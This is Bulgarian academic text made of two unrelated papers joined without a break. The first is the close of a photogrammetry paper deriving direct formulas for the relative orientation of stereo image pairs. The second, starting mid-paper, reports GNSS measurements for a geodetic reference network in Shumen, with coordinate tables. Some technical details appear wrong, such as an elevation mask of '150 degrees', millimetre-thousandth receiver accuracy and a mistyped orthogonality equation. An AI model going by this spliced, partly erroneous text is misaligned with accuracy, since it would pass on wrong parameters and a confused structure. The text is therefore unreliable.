$$\begin{aligned}\psi(\tau', \nu', \Delta\alpha, \Delta\omega, \Delta\chi) &= 0 = \\&= (y_{m_1} z'_{m_2} + f y'_{m_2}) - tg\tau'(x_{m_1} z'_{m_2} + f x'_{m_2}) + \frac{tgv'}{\cos\tau'}(x_{m_1} y'_{m_2} - y_{m_1} x'_{m_2})\end{aligned}\quad (4)$$

Нека сега се допусне, че върху двете снимки съществуват поне $N_{tp} = 5$ СТ с координати

$$(x_{m_{1k}}, y_{m_{1k}}), (x_{m_{2k}}, y_{m_{2k}}), \quad k = 1, 2, 3, 4, 5, \quad (5)$$

отчетени в КС $S_1 x_1 y_1 z_1, S_2 x_2 y_2 z_2$ на двете снимки P_1, P_2 съответно.

Условието (4) се привежда в линейна форма чрез разлагане в ред на Тейлор и отчитане само на елементите от първи ред на значимост:

$$\begin{aligned}\psi_k(\tau', \nu', \Delta\alpha, \Delta\omega, \Delta\chi, x_{m_{1k}}, y_{m_{1k}}, x_{m_{2k}}, y_{m_{2k}}) &= \\&= (y_{m_1} z'_{m_2} + f y'_{m_2}) - tg\tau'(x_{m_1} z'_{m_2} + f x'_{m_2}) + \frac{tgv'}{\cos\tau'}(x_{m_1} y'_{m_2} - y_{m_1} x'_{m_2}) = (6) \\&= a_k \delta\tau' + b_k \delta\nu' + c_k \delta\Delta\alpha + d_k \delta\Delta\omega + e_k \delta\Delta\chi + l_k - v_k = 0.\end{aligned}$$

В (6) са използвани следните означения:

$$\begin{aligned}a_k &= \frac{\partial\psi_k}{\partial\tau'}|U_{0k}, & b_k &= \frac{\partial\psi_k}{\partial\nu'}|U_{0k}, & c_k &= \frac{\partial\psi_k}{\partial\Delta\alpha}|U_{0k}, \\d_k &= \frac{\partial\psi_k}{\partial\Delta\omega}|U_{0k}, & e_k &= \frac{\partial\psi_k}{\partial\Delta\chi}|U_{0k}, & l_k &= \psi_k|U_{0k}.\end{aligned}\quad (7)$$

В (7) символът $|U_{0k}$ означава, че първите частни производни на функцията (6) по аргументите (неизвестните) $\tau', v', \Delta\alpha, \Delta\omega, \Delta\chi$ и свободният член l_k са „стойностени“, като в тях са поставени приблизителните стойности на аргументите (неизвестните), както и образните координати $(x_{m_{1k}}, y_{m_{1k}}), (x_{m_{2k}}, y_{m_{2k}})$ на k -тата СТ, $k = 1, 2, \dots, N_{tp}, N_{tp} \geq 5$. Казано по друг начин, във всяка от първите частни производни $\frac{\partial \psi_k}{\partial \tau'}, \frac{\partial \psi_k}{\partial v'}, \frac{\partial \psi_k}{\partial \Delta\alpha}, \frac{\partial \psi_k}{\partial \Delta\omega}, \frac{\partial \psi_k}{\partial \Delta\chi}$ и в свободния член l_k се полагат следните стойности

$$U_{0k} = \{\tau' = \tau'_0, v' = v'_0, \Delta\alpha = \Delta\alpha_0, \Delta\omega = \Delta\omega_0, \Delta\chi = \Delta\chi_0, x_{m_{1k}}, y_{m_{1k}}, x_{m_{2k}}, y_{m_{2k}}\}.$$

Следва да се отбележи, че приблизителните стойности на аргументите (неизвестните) $\tau'_0, v'_0, \Delta\alpha_0, \Delta\omega_0, \Delta\chi_0$ могат да бъдат намерени предварително или просто като се приеме $\tau'_0 = v'_0 = \Delta\alpha_0 = \Delta\omega_0 = \Delta\chi_0 = 0$.

Освен това в (7) $\delta\tau', \delta v', \delta\Delta\alpha, \delta\Delta\omega, \delta\Delta\chi$ са поправките към приблизителните значения на аргументите (неизвестните), а v_k е поправката към резултата от k -тото измерване. Тук следва да се отбележи, че v_k е поправката към напречния паралакс $q_k = y_{m_{1k}} - y_{m_{2k}}$ на образните координати на k -тата СТ.

Когато индексът k преминава през всички възможни стойности $k = 1, 2, \dots, N_{tp}, N_{tp} \geq 5$, от (6) се получава система от N_{tp} уравнения, 5 неизвестни и N_{tp} параметъра [1], [15], [17], която се решава итеративно по *метода на най-малките квадрати* (МНМК), предложен от Гаус и Лъожандър [2], [14], [16]. Получените по този метод изравнени резултати от измерванията е прието да се наричат *МНМК-оценки*.

В специализираната литература е прието процедурите за взаимно ориентиране на снимките, формиращи стереодвойки, стереотройки и т.н. да се наричат *снопово изравняване (bundle adjustment-BA)*.

Направеният по-горе анализ ясно показва, че от една страна използването на повече от 5 СТ повишава точността на взаимното ориентиране на всяка стереодвойка снимки, но от друга страна използването на голям брой СТ води до значително увеличение на натоварването на компютърната система при обработката на снимковата информация. Предвид на това противоречие, по-нататък в доклада се доказва, че ако броят на СТ е 11 или по-голям ($N_{tp} \geq 11$) тогава функцията $\psi(\tau', v', \Delta\alpha, \Delta\omega, \Delta\chi) = (y_{m_1} z'_{m_2} + f y'_{m_2}) - tg\tau'(x_{m_1} z'_{m_2} + f x'_{m_2}) + \frac{tg v'}{\cos\tau'}(x_{m_1} y'_{m_2} - y_{m_1} x'_{m_2})$ в лявата част на математическото условие за взаимно ориентиране на стереодвойка снимки (4) може да се счита за линейна. Действително, след като в (4) $x'_{m_2}, y'_{m_2}, z'_{m_2}$ се заместят с техните стойности от (2), разкрийт се скобите и двете страни на (4) се разделят с c'_3 , се получава следното линейно уравнение с 11 неизвестни:

$$\begin{aligned} y_{m_1} \cdot p_{m_2} \times \left(C_2 - \frac{tg v'}{\cos\tau'} \cdot A_2 \right) + f \cdot p_{m_2} \times (B_2 - tg\tau' \cdot A_2) - \\ - x_{m_1} \cdot p_{m_2} \times \left(tg\tau' \cdot C_2 - \frac{tg v'}{\cos\tau'} \cdot B_2 \right) = 0 \end{aligned} \quad (8)$$

В (8) са използвани следните вектор-стълбове:

$$p_{m_2} = (x_{m_2}, y_{m_2}, -f)^T, \quad A_2 = \left(\frac{a_1''}{c_3''}, \frac{a_2''}{c_3''}, \frac{a_3''}{c_3''} \right)^T, \quad (9)$$

$$B_2 = \left(\frac{b_1''}{c_3''}, \frac{b_2''}{c_3''}, \frac{b_3''}{c_3''} \right)^T, \quad C_2 = \left(\frac{c_1''}{c_3''}, \frac{c_2''}{c_3''}, 1 \right)^T.$$

Освен това, в (8) и (9) символът „ T “ означава векторна транспозиция, символът „ \times “ – скалярно умножение на вектори, а точката – скалярно умножение.

Нека върху двете снимки съществуват $N_{tp} = 11$ СТ с координати

$$(x_{m_{1k}}, y_{m_{1k}}), (x_{m_{2k}}, y_{m_{2k}}), \quad k = 1, 2, \dots, 11, \quad (10)$$

отчетени в КС $S_1 x_1 y_1 z_1, S_2 x_2 y_2 z_2$ на двете снимки P_1, P_2 съответно. Тогава, когато индексът k преминава през всичките възможни стойности $k = 1, 2, \dots, 11$, от (8) се получава система от 11 линейни уравнения с 11 неизвестни, които са координатите на вектор-стълбовете $C_2, \frac{tgv'}{cost'}.A_2, B_2 - tgv'.A_2, tgv'.C_2 - \frac{tgv'}{cost'}.B_2$. Тук следва да се отбележи специално, че решенията на системата лесно могат да се намерят по методите на Крамер или Гаус-Жордан, които са имплементирани във всички съвременни софтуерни системи за инженерно моделиране и проектиране. В тази връзка, нека решенията на системата от 11 линейни уравнения с 11 неизвестни са:

$$C_2 = S_1 = (s_{11}, s_{12}, s_{13} = 1)^T, \quad \frac{tgv'}{cost'}.A_2 = S_2 = (s_{21}, s_{22}, s_{23})^T, \quad (11)$$

$$B_2 - tgv'.A_2 = S_3 = (s_{31}, s_{32}, s_{33})^T,$$

$$tgv'.C_2 - \frac{tgv'}{cost'}.B_2 = S_4 = (s_{41}, s_{42}, s_{43})^T.$$

Използвайки добре известните връзки между елементите на матрицата на трансформацията [1], [15], [18]

$$1 = a_1^2 + a_2^2 + a_3^2, 1 = b_1^2 + b_2^2 + b_3^2, 1 = c_1^2 + c_2^2 + c_3^2, \quad (12)$$

$$0 = a_1 b_1 + a_2 b_2 + a_3 b_3, 0 = b_1 c_1 + b_2 c_2 + b_3 c_3, 0 = c_1 a_1 + c_2 a_2 + c_3 a_3, \quad (13)$$

$$1 = a_1^2 + b_1^2 + c_1^2, 1 = a_2^2 + b_2^2 + c_2^2, 1 = a_3^2 + b_3^2 + c_3^2, \quad (14)$$

$$0 = a_1 a_2 + b_1 b_2 + c_1 c_3, 0 = a_1 a_3 + b_1 b_3 + c_1 c_3, 0 = a_2 a_3 + b_2 b_3 + c_2 c_3, \quad (15)$$

не е трудно да се установи верността на следните векторни равенства:

$$A_2 \times A_2 = (c_3'')^{-2}, A_2 \times B_2 = 0, A_2 \times C_2 = 0, \quad (16)$$

$$B_2 \times B_2 = (c_3'')^{-2}, B_2 \times C_2 = 0, C_2 \times C_2 = (c_3'')^{-2}.$$

Уравненията (11) се опростяват след скалярно умножаване на двете им страни с A_2, B_2, C_2 и отчитане на (16) както следва.

$$C_2 \times A_2 = 0 = S_1 \times A_2, C_2 \times B_2 = 0 = S_1 \times B_2, \\ \frac{tg v'}{\cos \tau'} \cdot (A_2 \times A_2) = \left(\frac{tg v'}{\cos \tau'} \right) (c_3'')^{-2} = S_2 \times A_2, \quad (17)$$

$$\frac{tg v'}{\cos \tau'} \cdot (A_2 \times B_2) = 0 = S_2 \times B_2, \\ (B_2 - tg \tau' \cdot A_2) \times A_2 = -tg \tau' (c_3'')^{-2} = S_3 \times A_2, \\ (B_2 - tg \tau' \cdot A_2) \times B_2 = (c_3'')^{-2} = S_3 \times B_2, \quad (18) \\ (B_2 - tg \tau' \cdot A_2) \times C_2 = 0 = S_3 \times C_2,$$

$$\left(tg \tau' \cdot C_2 - \frac{tg v'}{\cos \tau'} \cdot B_2 \right) \times A_2 = 0 = S_4 \times A_2, \\ \left(tg \tau' \cdot C_2 - \frac{tg v'}{\cos \tau'} \cdot B_2 \right) \times B_2 = -\frac{tg v'}{\cos \tau'} (c_3'')^{-2} = S_4 \times B_2, \quad (19) \\ \left(tg \tau' \cdot C_2 - \frac{tg v'}{\cos \tau'} \cdot B_2 \right) \times C_2 = tg \tau' (c_3'')^{-2} = S_4 \times C_2.$$

След отчитане на първото равенство на (11) в последното равенство на (16) резултатът е:

$$S_1 \times S_1 = s_{11}^2 + s_{12}^2 + 1 = C_2 \times C_2 = \left(\frac{c_1''}{c_3''} \right)^2 + \left(\frac{c_2''}{c_3''} \right)^2 + 1 = (c_3'')^{-2}. \quad (20)$$

Следователно:

$$c_3'' = \frac{\pm 1}{\sqrt{s_{11}^2 + s_{12}^2 + 1}}, c_1'' = \frac{\pm s_{11}}{\sqrt{s_{11}^2 + s_{12}^2 + 1}}, c_2'' = \frac{\pm s_{12}}{\sqrt{s_{11}^2 + s_{12}^2 + 1}}. \quad (21)$$

Сега следва да се забележи, че второто и четвъртото равенства на (17) формират следната система от две линейни уравнения с две неизвестни b_1'', b_2'' , и параметър b_3'' :

$$\begin{cases} S_1 \times B_2 = 0 = s_{11} b_1'' + s_{12} b_2'' + b_3'' \\ S_2 \times B_2 = 0 = s_{21} b_1'' + s_{22} b_2'' + s_{23} b_3'' \end{cases} \quad (22)$$

Решенията на системата от уравнения (22) са:

$$b_1'' = \alpha b_3'', \quad \alpha = \frac{\begin{vmatrix} -1 & s_{12} \\ -s_{23} & s_{22} \end{vmatrix}}{\begin{vmatrix} s_{11} & s_{12} \\ s_{21} & s_{22} \end{vmatrix}}, \quad b_2'' = \beta b_3'', \quad \beta = \frac{\begin{vmatrix} s_{11} & -1 \\ s_{21} & -s_{23} \end{vmatrix}}{\begin{vmatrix} s_{11} & s_{12} \\ s_{21} & s_{22} \end{vmatrix}}. \quad (23)$$

След отчитане на (23) в четвъртото равенство на (16) резултатът е:

$$(c_3'')^2 (B_2 \times B_2) = 1 = (\alpha^2 + \beta^2 + 1) (b_3'')^2. \quad (24)$$

Следователно:

$$b_3'' = \frac{\pm 1}{\sqrt{\alpha^2 + \beta^2 + 1}}, \quad b_1'' = \frac{\pm \alpha}{\sqrt{\alpha^2 + \beta^2 + 1}}, \quad b_2'' = \frac{\pm \beta}{\sqrt{\alpha^2 + \beta^2 + 1}}. \quad (25)$$

От (21) и последното равенство на (19) се вижда, че:

$$tg\tau' = (c_3'')^2(S_4 \times C_2) = \frac{S_{41}S_{11} + S_{42}S_{12} + S_{43}}{S_{11}^2 + S_{12}^2 + 1} = S_{\tau}. \quad (26)$$

Тук следва да се отбележи, че стойността на τ' се определя еднозначно от (26). Действително, по принцип равенството $\tau' = \arctg S_{\tau}$ е изпълнено за две стойности $\tau'_a, \tau'_b = \pi + \tau'_a = -(\pi - \tau'_a)$ на ъгъла τ' . Тъй като обаче ъгловите елементите на взаимното ориентиране на двете снимки не са големи, то може да се счита, че $0 \leq |\tau'| < \frac{\pi}{2}$, при което τ' се определя от:

$$\tau'_a, \tau'_b = \arctg S_{\tau}, \tau' = \begin{cases} \tau'_a, |\tau'_a| < |\tau'_b|, \\ \tau'_b, |\tau'_a| > |\tau'_b|. \end{cases} \quad (27)$$

От (26) и второто равенство на (19) се вижда, че:

$$-\frac{tg\nu'}{\cos\tau'} = (c_3'')^2(S_4 \times B_2) = \pm \frac{s_{41}\alpha + s_{42}\beta + s_{43}}{(s_{11}^2 + s_{12}^2 + 1)\sqrt{\alpha^2 + \beta^2 + 1}} = \pm S_{\nu\tau}. \quad (28)$$

Еднозначното определяне на τ' от (27) позволява да се изчисли еднозначно $\cos\tau'$. В резултат, от (28) и отчитайки ограничението $0 \leq |\nu'| < \frac{\pi}{2}$ се вижда, че чрез равенството

$$\nu' = \arctg\left(\frac{\mp S_{\nu\tau}}{\cos\tau'}\right) = \mp \arctg\left(\frac{S_{\nu\tau}}{\cos\tau'}\right). \quad (29)$$

се дефинират две възможни стойности на ν' .

От второто уравнение на (17) следва, че:

$$\begin{pmatrix} a_1'' & a_2'' & a_3'' \\ c_3'' & c_3'' & c_3'' \end{pmatrix}^T = A_2 = \frac{\cos\tau'}{tg\nu'} S_2 = \frac{\mp 1}{S_{\nu\tau}} S_2 = \frac{\mp 1}{S_{\nu\tau}} (s_{21}, s_{22}, s_{23})^T. \quad (30)$$

Следователно:

$$a_1'' = \frac{\mp \frac{S_{21}}{S_{\nu\tau}}}{\sqrt{s_{11}^2 + s_{12}^2 + 1}}, a_2'' = \frac{\mp \frac{S_{22}}{S_{\nu\tau}}}{\sqrt{s_{11}^2 + s_{12}^2 + 1}}, a_3'' = \frac{\mp \frac{S_{23}}{S_{\nu\tau}}}{\sqrt{s_{11}^2 + s_{12}^2 + 1}}. \quad (31)$$

Тук следва да бъде отбелязано, че във всяка от двойките решения (21), (25), (29), (31) (съдържащи или само плюсове или само минуси) едно от решенията лесно се отстранява като първо се изчислят МНМК-оценките на елементите на ъгловото ориентиране. След това във всяка от двойките решения (21), (25), (29), (31) се запазва това решение, което има по-голямо сходство с получените МНМК-оценки.

От направения по-горе анализ могат да се направят следните изводи.

И 1) Взаимното ориентиране на стереодвойка снимки в линейно-ъгловата координатна система (фиг. 1) е целесъобразно да се извърши чрез МНМК, ако броят на СТ е от 5 до 10 ($5 \leq N_{tp} \leq 10$).

И 2) Ако при взаимното ориентиране на стереодвойка снимки в линейно-ъгловата координатна система (фиг. 1) са налице 11 или повече СТ ($N_{tp} \geq 11$),

тогава елементите на взаимно ориентиране на стереодвойката снимки могат да се изчислят директно по формули (21), (25), (27), (29), (31) без използване на втора, трета и т.н. МНМК итерации.

3. Заключение

В доклада е анализиран детайлно процесът на взаимното ориентиране на стереодвойка снимки в линейно-ъгловата координатна система. На тази основа са изведени формули, позволяващи да се изчислят директно елементите на взаимно ориентиране без използване на изравняване по метода на най-малките квадрати.

Резултатите, получени в доклада, могат да бъдат да бъдат полезни при:

- подготовката на курсанти, студенти, докторанти, инженери и специалисти, които се занимават с експлоатация и разработка на различни географски информационни системи (ГИС) – [6], [7], [8], [10], [12], [13];
- обработката в реално време на информацията, получена от радарни и акустични сензорни мрежи;
- разработването на нови фотограметрични програмни продукти за цифрова обработка на визуална информация [9], [11], получена с помощта на безпилотни летателни апарати [3], [4], [5].

Благодарности

Този доклад е подкрепен от Националната научна програма „Сигурност и отбрана“, одобрена с Решение № 731/21.10.2021 г. на Министерския съвет на Република България.

Литература

1. Беджева, М. Съвременни технологии за цифрова фотограметрия, монография, НБУ „Васил Левски“, Шумен, 2022 г. ISBN: 978-954-753-348-6
2. Большаков, В., Маркузе, Ю. Практикум по теории математической обработки геодезических измерений
3. Добрев, Ст. Изследване на бреговата ивица на водоеми с фотограметрични методи, МАТТЕХ 2020, стр. 283-287, ISSN: 1314-3921
4. Добрев, Ст. Използването на фотограметрия и безпилотни летателни средства за мониторинг и планиране на минни разработки, Рекултивация выработанного пространства: проблемы и перспективы – Сборник статей участников VI Международной научно-практической Интернет-конференции. Белово, Кемерово, Новосибирск, Шумен, Велико Тырново, 2021, стр. 105-110, eLIBRARY ID: 46500114
5. Добрев Ст. Фотограметрия и безпилотни летателни средства (БЛА) за правилната експлоатация на минни разработки, Годишник на ФТН, ШУ „Еп. К. Преславски“, 2021 г., стр. 49-53, ISSN: 1311-834X

6. Здравчева Н. Фотограмметрия и дистанционни методи за 3D ГИС, Сборник доклади от конференцията с международно участие MATTEX 2014 ШУ „Епископ Констати Преславски“, стр. 177-183, ISSN: 1314-3921
7. Здравчева Н. Перспективи за развитието и използването на Географските информационни системи (ГИС), Сборник доклади от международния симпозиум „Съвременните технологии, образованието и професионалната практика в геодезията и свързаните с нея“, София, 06-07 ноември 2014 г., № 27
8. Здравчева Н. Географски информационни системи (ГИС) за управление на недвижими имоти, Научно- приложна конференция с международно участие „Управление на проекти в строителството“, 4-5 декември 2014 г.
9. Здравчева Н. Математическо моделиране на интегралните грешки в образните координати на точките от фотограметричните снимки – FIG working week, София, 17-21.05.2015 г.
10. Здравчева Н. Географски информационни системи за културно-историческото наследство, 3-та Научна конференция с международно участие „Съвременни технологии в културно-историческото наследство“, 22.10.2015 г.
11. Здравчева Н. Математическо моделиране във фотограметрията и дистанционните методи, 25-ти международен симпозиум „Съвременните технологии, образованието и професионалната практика в геодезията и свързаните с нея области“, 5-6 ноември 2015 г.
12. Здравчева Н. Географски информационни системи (ГИС) за екологично и устойчиво развитие, 22-ра Научно-техническа конференция с международно участие „Транспорт, екология – устойчиво развитие „Еко Варна“, 19-21 май 2016 г.
13. Здравчева, Н. Приносът на ФДМ и ГИС за изучаването на глобалното затопляне, сп. „Геомедия“, бр. 1, януари-февруари 2017 г.
14. Лесных, Н. Метод наименьших квадратов на примерах уравнивания полигонометрических сетей, монография, Новосибирск, 2007 г.
15. Лобанов, А. Фотограмметрия, „Недра“, Москва, 1984 г.
16. Маркузе, Ю. Теория математической обработки геодезических измерений, книга 2, Москва, 2005 г.
17. Маркузе, Ю., Клыпин, И. Уравнивание по методу наименьших квадратов, Москва, 2017 г.
18. Назаров, А. Фотограмметрия: учебное пособие для студентов вузов, „Тетра Системс“, 2006 г.


В бъдеще тази еталонна мрежа може да послужи за извършвани проверки на далекомерни инструменти, ъгломерна и нивелачна техника. Тя ще осигурява:

- еталониране и изследване на далекомери;
- еталониране и изследване на тотални станции;
- еталониране и изследване на различни видове нивелири и др.

2 Район за създаване на еталона геодезическа мрежа

За създаване еталонна геодезическа мрежа е избран района на Национален военен университета „Васил Левски” - факултет „А, ПВО и КИС” – гр. Шумен, около спортния комплекс.

Районът на НВУ „В. Левски“ – факултет „А, ПВО и КИС“ се намира в централната градска част, която се характеризира с значителна гъстота на застрояване и високи жилищни и обществени сгради, както и озеленени площи с високи дървета. Това налага да се вземат специфични мерки по отношение на избора на мястото и вида на опорните геодезически точки от високо точната еталонна геодезическа мрежа. Районът разполага с добре развита пътна мрежа и има изградена комуникационна мрежа, която осигурява лесен достъп до избраните геодезически точки (фиг.1) [8],[9].



Фиг. 1

За създаването на еталонната геодезическа мрежата са избрани две съществуващи опорни геодезически точки, създадени от Военно-географска служба през 2000 година като еталонна база. Точките са реконструирани (стабилизирани), върху тях е поставен механизъм за принудително центриране. В


района е планирано да се построи трета точка, която да се стабилизира, като стълб с механизъм за принудително центриране.

Построяването на новата еталонната точка от мрежата премина през изпълнение на следните етапи:

- избора на местоположението на геодезическата точка, като е съобразено с особеностите на района, формата на мрежата и нейния обхват (фиг.2);

- типа на геодезическата точка е избран предвид целите и задачите на еталонната мрежа и съобразно с типа на съществуващите две геодезически точки;

- Изграден е стълб за новосъздадената точка с механизъм за принудително центриране на инструментите с цел постигане на необходимата точност и минимизиране на грешки свързани с центриране на инструментите при бъдещи измервания (фиг.3).



Фиг. 2



Фиг. 3

3 Провеждане на измервания и обработка на резултатите с ГНСС приемници

За провеждане на геодезически измервания на точките от мрежата е необходимо да се използват високоточни геодезически инструменти, съвременни методи и технологии [6].

За указания район и създадената еталонна геодезическа мрежа са използвани четири високоточните геодезически ГНСС приемници модел Hi-Target iRTK5 осигуряващи точност съгласно техническата им документация ± 0.001 mm/H и ± 0.001 mm/V.

С цел да се осигури висока точност и надеждност на измерванията, приемниците са поставят на точките и се закрепват върху платформите за принудително центриране

ГНСС приемникът Hi-Target iRTK5 е многофункционално устройство, използвано за геодезически измервания с висока точност. При работа в режим „static”, приемникът съхранява данни от спътниците за определен период от време, за да може да се усреднят получените резултати и определи по-точно позицията на точката. Измерванията се извършват съгласно Инструкция № рд-02-20-25 от 20 септември 2011 г. за определяне на геодезически точки с помощта на глобални навигационни спътникови системи [5].

Измерванията са в режим „static”- запис на данните в формат *.GNS и RINEX, интервал на записите на сигналите 1 секунда, въвежда се номер на точката, измерва се височината до фазовия център на антената над платформата за принудително центриране и се въвежда, задава се минималния ъгъл над хоризонта,

150 градуса (elevation mask) с цел игнориране на всички отразени сигнали от земната повърхност в близост до точката, задава се времето за събиране на данни в случая 30 минути за първата епоха и 60 минути за втората епоха.

След приключване на измерванията, от приемниците се изтеглят данните във формат RINEX. От перманентните станции също е необходимо и да се свалят данните за post processing.

В района на НВУ „В. Левски“ е изградена перманентна станция собственост на университета включена в националната сертифицираната мрежа на GEOVARA под името “SHUM” и е модел VNET8T-1 с антена тип HITAT451101CRHITC.

Обработката на ГНСС измервания са в режим „static” и се извършва с помощта на два софтуери продукта –MAGNET Tools на фирмата Topcon След прегледа на получените данни от мрежата и други резултати от обработката се извършва анализ на качеството на измерванията и получените резултати от изравнението. Резултатите са показани в табл. 1 за първа епоха и табл. 2 за втора епоха.

Таблица №1. Резултати получени със софтуера MAGNET TOOLS (TOPCON) за епоха 1.

MAGNET TOOLS (TOPCON) ПЪРВА ЕПОХА											
Точка	КООРДИНАТИ НА ТОЧКИТЕ						ХОРДИ МЕЖДУ ТОЧКИТЕ				
	X (MAGNET) m	Y (MAGNET) m	H (MAGNET) m	Dx (mm)	Dy (mm)	Dz (mm)		DX (m)	DY (m)	DZ (m)	S(m)
1	4790727.8930	494645.2230	262.0310	3.0	3.0	5.0	1→2	-57.3160	8.1510	0.6220	57.8960
2	4790670.5720	494653.3790	262.6700	7.0	7.0	10.0	1→3	-35.8720	-114.1950	3.4120	119.7453
3	4790692.0250	494531.0230	265.4310	3.0	3.0	5.0	1→6	-74.9050	-13.9980	-0.1430	76.2019
6	4790652.9880	494631.2300	261.8870	0.0	0.0	0.0	1→SHUM	-152.3060	-144.2690	19.9740	210.7359
SHUM	4790575.5860	494500.9520	282.0250	0.0	0.0	0.0	2→3	21.4620	-122.3650	2.7670	124.2637
							2→6	-17.5830	-22.1430	-0.7910	28.2860
							2→SHUM	-94.9860	-152.4300	19.3430	180.6416
							3→6	-39.0460	100.2210	-3.5180	107.6161
							3→SHUM	-116.4370	-30.0730	16.5920	121.3971
							6→SHUM	-77.4010	-130.2720	20.1380	152.8635

Таблица № 2. Резултати получени със софтуера MAGNET TOOLS (TOPCON) за епоха 2.


MAGNET TOOLS (TOPCON) ВТОРА ЕПОХА											
Точка	КООРДИНАТИ НА ТОЧКИТЕ						ХОРДИ МЕЖДУ ТОЧКИТЕ				
	X (MAGNET) m	Y (MAGNET) m	H (MAGNET) m	Dx (mm)	Dy (mm)	Dz (mm)		DX (m)	DY (m)	DZ (m)	S(m)
1	4790727.8930	494645.2230	262.0310	1.0	1.0	2.0	1→2	-57.3060	8.1500	0.6360	57.8861
2	4790670.5590	494653.3930	262.6760	2.0	2.0	3.0	1→3	-35.8680	-114.2060	3.4220	119.7549
3	4790692.0210	494531.0280	265.4430	2.0	2.0	2.0	1→6	-74.8970	-13.9970	-0.1570	76.1938
6	4790652.9880	494631.2250	261.8880	0.0	0.0	0.0	1→SHUM	-152.2960	-144.2780	19.9880	210.7362
SHUM	4790575.5860	494500.9520	282.0250	0.0	0.0	0.0	2→3	21.4460	-122.3540	2.7820	124.2504
							2→6	-17.5770	-22.1570	-0.7660	28.2926
							2→SHUM	-94.9860	-152.4310	19.3570	180.6440
							3→6	-39.0530	100.2050	-3.5010	107.6031
							3→SHUM	-116.4370	-30.0770	16.5790	121.3963
							6→SHUM	-77.4040	-130.2780	20.1500	152.8717

След направеното сравнение с таблица № 1 и таблица №.2, ясно се вижда, че при първа епоха времето на измерване е 30 минути, а при втора епоха е два пъти повече 60 минути, следователно и координатите са с два пъти по-малко грешки (табл.3).

Таблица № 3. Разлики в координатите на точки и хордите от софтуера MAGNET TOOLS (TOPCON) между двете епохи.

MAGNET TOOLS (TOPCON)					
КООРДИНАТИ НА ТОЧКИТЕ				ХОРДИ (m)	
Точка	X (MAGNET) m	Y (MAGNET) m	H (MAGNET) m		
1	0.0000	0.0000	0.0000	1→2	0.0099
2	0.0130	-0.0140	-0.0060	1→3	-0.0096
3	0.0040	-0.0050	-0.0120	1→6	0.0080
6	0.0000	0.0050	-0.0010	1→SHUM	-0.0003
SHUM	0.0000	0.0000	0.0000	2→3	0.0133
				2→6	-0.0065
				2→SHUM	-0.0023
				3→6	0.0129
				3→SHUM	0.0008
				6→SHUM	-0.0082

След направено проучване във Интернет за евентуалните глобални смущения на GPS сигнала, свързани с военните конфликти в Украйна, е установено, че района на еталонната геодезическа мрежата попада в зона със средно ниво на смущение на GPS сигнала от 2-10% (фиг.4). Това оказва влияние във точността на получените резултати.



Фиг. 4

Високите жилищни сгради в района също оказват значително влияние върху точността на GPS измерванията. Това се дължи на няколко основни фактора:

1. Много пътно разпространение: Когато сигналите от сателитите срещнат високи сгради, те се отразяват от тези повърхности, преди да достигнат ГНСС приемника. Така че ГНСС приемника приема един сигнал многократно с различно закъснение, което води до грешки в изчисляването на точното местоположение.

2. Засенчване: Високите сгради блокират пряката видимост до някои сателити, което ограничава броя на сателитите, достъпни за изчисляване на местоположението. Намаляването на броя на видимите сателити значително влияе на точността и надеждността на ГНСС приемника.

3. Геометрично разнообразие на сателитите: Наличието на сгради ограничава разпределението на видимите сателити във височина и азимут. Това води до слабо геометрично разнообразие, което само по себе си води до по-голяма грешка в позиционирането.

Тези фактори значително затрудняват използването на ГНСС приемниците и оказват влияние върху точността на получените резултати.

Заклучение

При създаването на еталонната геодезическа мрежа в района на НВУ „В. Левски“ – Шумен е разработената методика са реализирани експериментални изследвания с ГНСС приемници и тотални станции.

Изследвани са и анализирани получените резултати за указания район и са направени конкретни предложения за практиката.

От получените резултати и направените изводи се стига до основния извод – предложената методика за създаване на еталонна геодезическа мрежа със съвременни ГНСС приемници и съответния софтуер за обработка дават много добри резултати и може да се приложат и за други райони.

Литература:

1. Андреев А. Инженерни, природонаучни и други направления на приложната геодезия. УИ „Еп. К. Преславски“ 2020.
2. Пеевски В. Опорни геодезически мрежи ДИ Наука София
3. Русев Б. Основни геодезически мрежи ДИ Наука София
4. Инструкция за създаване и поддържане на геодезически мрежи с местно предназначение.
